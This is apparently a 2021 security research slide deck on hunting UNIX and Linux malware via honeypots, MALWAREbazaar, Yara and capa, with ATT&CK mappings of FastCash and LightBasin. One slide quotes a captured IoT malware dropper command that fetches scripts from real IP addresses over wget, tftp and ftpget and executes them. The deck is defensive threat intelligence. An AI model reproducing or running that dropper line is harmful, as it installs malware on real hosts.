

The UNIX malware landscape

Reviewing the goods at MALWAREbazaar

Tim (Wadhwa-)Brown

Security Research Lead, CX Technology & Transformation Group

October 2021

Builds on All of the threats -
Intelligence, modelling,
simulation and hunting
through an ATT&CKer's lens

As presented at <https://www.attack-community.org/2020-05-01-5th-workshop/>



How it started...

- Gonna build me a honey pot, gonna catch me some malware
 - VPS instances
 - Pcap all the things
 - Containerised popular services
 - Added default accounts
 - Customised auditd policies
 - Generic rules
 - Bespoke rule generator
 - Auditd based canaries

Gonna build me a honey pot, gonna catch me some malware



- Instance type 1 (running for 9 months)
 - IBM MQ
 - Web interfaces, default accounts
 - No real activity beyond bots
 - IBM DB2
 - Default accounts
 - No real activity
- Instance type 2 (running for 2-3 months)
 - Telnet
 - Lots of well-known accounts
 - Only 3 got accessed (guest most popular)
 - FTP
 - MySQL
 - HTTP
 - SMTP
 - SNMP
 - Redis

Why MALWAREbazaar?

- Free to use*
- Run your own hunts
 - You can add Yara rules that fire on new uploads
 - You can build hunting rules based on existing analytics
 - You can browse, search for and download samples
 - Exposes APIs and statistics
 - wget
 - Python
 - <https://github.com/cocaman/malware-bazaar>
 - Roll your own

* abuse.ch is a non-profit and benefits from donations and those who pay for the API-based push functionality (vs email)

State of the (MALWARE)bazaar



What I really want is UNIX malware (tag:elf et al)

2021-06-11 15:57	80a13a04997017373a8c...	elf	Mirai	arm elf mirai	@zbetcheckin	
2021-06-11 15:57	3101bf6bebf610b365cd...	elf	Mirai	elf mips mirai	@zbetcheckin	
2021-06-11 15:57	1a62db02343edda916c...	elf	Mirai	32 elf intel mirai	@zbetcheckin	
2021-06-11 15:57	4eb4038aec27dfd96a3...	elf		elf mips	@zbetcheckin	


Showing 1 to 250 of 886 entries

Previous **1** 2 3 4 Next

- Most is common garden IOT malware
 - It would be super nice to grab just the unclassified stuff
 - Not something I've got around to

What kinds of malware does MALWAREbazaar have?

- `wget --post-data "query=get_taginfo&tag=elf&limit=1000" -O - https://mb-api.abuse.ch/api/v1/ | grep "\"file_type\": \"elf\"" | wc -l`
 - 890



Fun things to do at this point?

- Grab all the ELF binaries with no other tag or where the tag is “interesting”?
 - clamscan *
 - yara *
 - capa *
 - file *
 - strings * | egrep "/tmp|/bin|/var|/home|/etc|/root|http:|https:"
 - if tag == "CobaltStrike" or tag == "vpfilter" or tag == "sparc" or tag == "x86" or tag == "X64" or tag == "docker" or tag == "rootkit" or tag == "intel":
 - Break out your reversing tools


Malware developers don't *exactly* follow the SDLC :/

```
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://85.204.116.28/bins.sh; chmod +x bins.sh; sh bins.sh;
tftp 199.19.225.2 -c get tftp1.sh; chmod +x tftp1.sh; sh tftp1.sh; tftp -r tftp2.sh -g 199.19.225.2; chmod +x
tftp2.sh; sh tftp2.sh; ftpget -v -u anonymous -p anonymous -P 21 85.204.116.28 ftp1.sh ftp1.sh; sh ftp1.sh tftp1.sh
tftp2.sh ftp1.sh *
```















What architectures do we see?

What architectures are being targeted?



- ARC Cores Tangent-A5
- Tensilica Xtensa

Looking for AIX binaries on MALWAREbazaar

Date added (UTC)	Rule name	Status	Matches	Last match (UTC)	Action
2021-03-06 18:56:47	unixredflags3	 Hunting	0	never	 Delete
2021-03-05 12:39:50	hpc	 Hunting	0	never	 Delete
2021-03-02 01:16:40	canvasspectre	 Hunting	0	never	 Delete
2021-03-01 18:19:25	enterpriseapps2	 Hunting	0	never	 Delete
2021-03-01 18:16:24	enterpriseunix2	 Hunting	0	never	 Delete
2021-03-01 11:12:38	adonunix2	 Hunting	show (234)	2021-06-16 18:16:27	 Delete
2021-02-28 21:28:41	ciscotools	 Hunting	0	never	 Delete
2021-02-28 19:16:02	aix	 Hunting	0	never	 Delete

A really crude Yara rule

```
rule aix {  
  meta:  
    author = "Tim Brown @timb_machine"  
    description = "Hunts for AIX binaries"  
  strings:  
    $libca = "libc.a"  
    $text = ".text"  
    $data = ".data"  
  condition:  
    $libca and $text and $data  
}
```

ANALYST/YARA FAIL

* Don't assume the tool will work as you expect ☹️

abuse.ch
@abuse_ch

ok. so I think I found the problem

this filetype (xcoff - never heard about this before to be honest 😅) is unknown to malware bazaar. hence the file does not get processed on the malware bazaar backend

Mar 7, 2021, 12:46 PM

ahah

That explains it, somewhat :)

XCOFF is the AIX format - equivalent to ELF

Mar 7, 2021, 12:46 PM ✓

I will have to make some bigger changes to the code bases to get unknown files processed. I'll add that to my todo list. Unfortunately, this will take a while 😞

Mar 7, 2021, 12:46 PM

The good and bad news

- No matches on most of my hunts
 - I was particularly curious to see what it knew about our AD research and whether any of our tools had been submitted
- MALWAREbazaar is by no means the business place to detonate binaries

Where else do people detonate?



ⓘ 31 security vendors flagged this file as malicious



3a5ba44f140821849de2d82d5a137c3bb5a736130dddb86b296d94e6b421594c
3a5ba44f140821849de2d82d5a137c3bb5a736130dddb86b296d94e6b421594c.unknown

112.00 KB
Size

2021-05-13 00:59:51 UTC
1 month ago



ⓘ 7 security vendors flagged this file as malicious



bc34c7c871419b886abb04c305a554dc6791eddc3353738d2964327411621e3
3a5ba44f140821849de2d82d5a137c3bb5a736130dddb86b296d94e6b421594c.xcoeff.hexed

112.00 KB
Size

2021-06-16 18:45:27 UTC
a moment ago


1 byte change

<https://github.com/timb-machine/linux-malware>

Tracking interesting Linux (and UNIX) malware. Send PRs



Mapping reports with analytics (think TRAM)...



Is anybody out there?

I have a new rabbit hole: <https://vxug.fakedoma.in/samples.html>



Does this even matter? Why was I interested in those AIX binaries?

- Binaries were for FastCash
 - Targets payment software (SmartVista which is used for processing ATM transactions)
 - Text strings indicate someone who has worked with Win32 but then there is awareness of AIX too, e.g. `/proc/<pid>/as`
 - It's a curiosity, built with gcc on AIX 6.1 (where else does it compile?)
 - No real effort at obfuscation
 - More on this later...

Mapping binaries with capa...

- Mandiant FLARE team's open source tool to identify TTPs and capabilities in executable files
 - <https://github.com/mandiant/capa>
 - Uses signatures in various formats including Yara, OpenIOC etc to detect...
 - Anti-analysis
 - Compilers
 - Common libraries
 - Data manipulation functions
 - Persistence
 - Communications
 - Targetting
 - Etc
 - Recently had ELF uplift from Intezer
 - <https://www.fireeye.com/blog/threat-research/2021/09/elfant-in-the-room-capa-v3.html>

Building a better ATT&CK

I have the luxury of being able to hypothesise rather than being constrained by publicly available DFIR reports



ATT&CK v10 for Linux in numbers

- 273/708 techniques/sub-techniques now reference Linux
 - 10 newly tagged, 5 entirely new
 - 108 have been updated
 - 8 references xref'd from my linux-malware repo
- 21/72 tools now reference Linux
 - 5 have been updated
 - New C2 reference to Sliver
- 33/474 malware families now reference Linux
 - 8 have been updated
 - 4 references xref'd from my linux-malware repo

(Sub-)Techniques with new Linux tags

- T1564.008: Hide Artifacts
 - Email Hiding Rules
- T1114 Email Collection
- T1080: Taint Shared Content
- T1558: Steal or Forge Kerberos Tickets
- T1620: Reflective Code Loading
- T1114.003: Email Collection
 - Email Forwarding Rule
- T1562.010: Impair Defenses
 - Downgrade Attack
- T1056.002: Input Capture
 - GUI Input Capture
- T1614.001: System Location Discovery
 - System Language Discovery
- T1027.006: Obfuscated Files or Information
 - HTML Smuggling

H1: Attackers are using our tools to target UNIX environments

- Unix-privesc-check
 - <https://github.com/pentestmonkey/unix-privesc-check>
 - T1003: OS Credential Dumping
 - /etc/passwd and /etc/shadow
 - T1110: Brute Force
 - T1222: File and Directory Modification
 - T1053: Scheduled Task/Job
 - Cron
 - T1005: Data from Local System
 - T1548: Abuse Elevation Control Mechanism
 - Setuid and Setgid
 - Sudo and Sudo Caching
 - T1552: Unsecured Credentials
 - Private Keys
 - T1037: Boot or Logon Initialization Scripts
 - Startup Items
- Linikatz
 - <https://github.com/CiscoCXSecurity/linikatz>
 - T1555: Credentials from Password Store
 - T1003: OS Credential Dumping
 - LSASS Memory
 - Security Account Manager
 - LSA Secrets
 - T1558: Steal or Forge Kerberos Tickets

H2: Attackers are using techniques from ATT&CK to target UNIX environments

- Lazarus Group/HIDDEN COBRA: Probably the *second* best public UNIX breach report I've read
 - <https://github.com/fboldewin/FastCashMalwareDissected/>
 - <https://malpedia.caad.fkie.fraunhofer.de/details/aix.fastcash>
 - Attacked AIX systems running payment software (SmartVista which is used for processing ATM transactions)
 - ~~T1179: Hooking~~
 - T1055: Process Injection
 - Proc Memory
 - T1564: Hide Artifacts
 - Hidden Files and Directories
 - T1027: Obfuscated Files or Information
 - **Encrypt File**
 - T1565: Data Manipulation
 - Runtime Data Manipulation
 - **T1620: Reflective Code Loading**

H2a: Attackers are using techniques from ATT&CK to target UNIX environments

- UNC1945/LightBasin: A more recent example and my *new* favourite public UNIX breach report
 - <https://www.crowdstrike.com/blog/an-analysis-of-lightbasin-telecommunications-attacks/>
- Attacked Solaris and Linux systems running mobile telco functions
 - Unknown (high-end) adversary currently being investigated by Mandiant, Yoroi, CrowdStrike
 - Binaries recently shared on VX Underground
 - Targetting Solaris this time
 - <https://www.mandiant.com/resources/live-off-the-land-an-overview-of-unc1945>
 - https://twitter.com/timb_machine/status/1450595881732947968:
 - The adversary is using a tool almost identical to an open source code from ~2001
 - Had anyone spotted this?
 - Perfect for a retro hunt
 - This one is still being mapped... so many tools!

Next steps

- Collecting more intelligence
- Mapping out TTPs for ATT&CK
- Automating the interesting bits back in to VirusTotal and MALWAREbazaar
- Writing signatures for capa, yara, auditd and pcaps
- Feeding useful bits of intelligence back into ClamAV
- Work out how to leverage Tetratation
 - There are some super interesting forensic events, is anyone looking at them?

Thanks!

- Too many to list them all 😞
 - @r3c0nst
 - MITRE ATT&CK crew
 - @abuse_ch, @vxunderground, @virustotal
 - @mandiant, @yoroisecurity
 - @intezerlabs
 - @_darrenmartyn
 - @unixfreakjp and @malwaremustd1e
 - @crowdstrike
 - Cisco Talos and CX APT crews
- Checkout <https://github.com/timb-machine/linux-malware>
 - Send more PRs!

Questions?

twadhwab@cisco.com

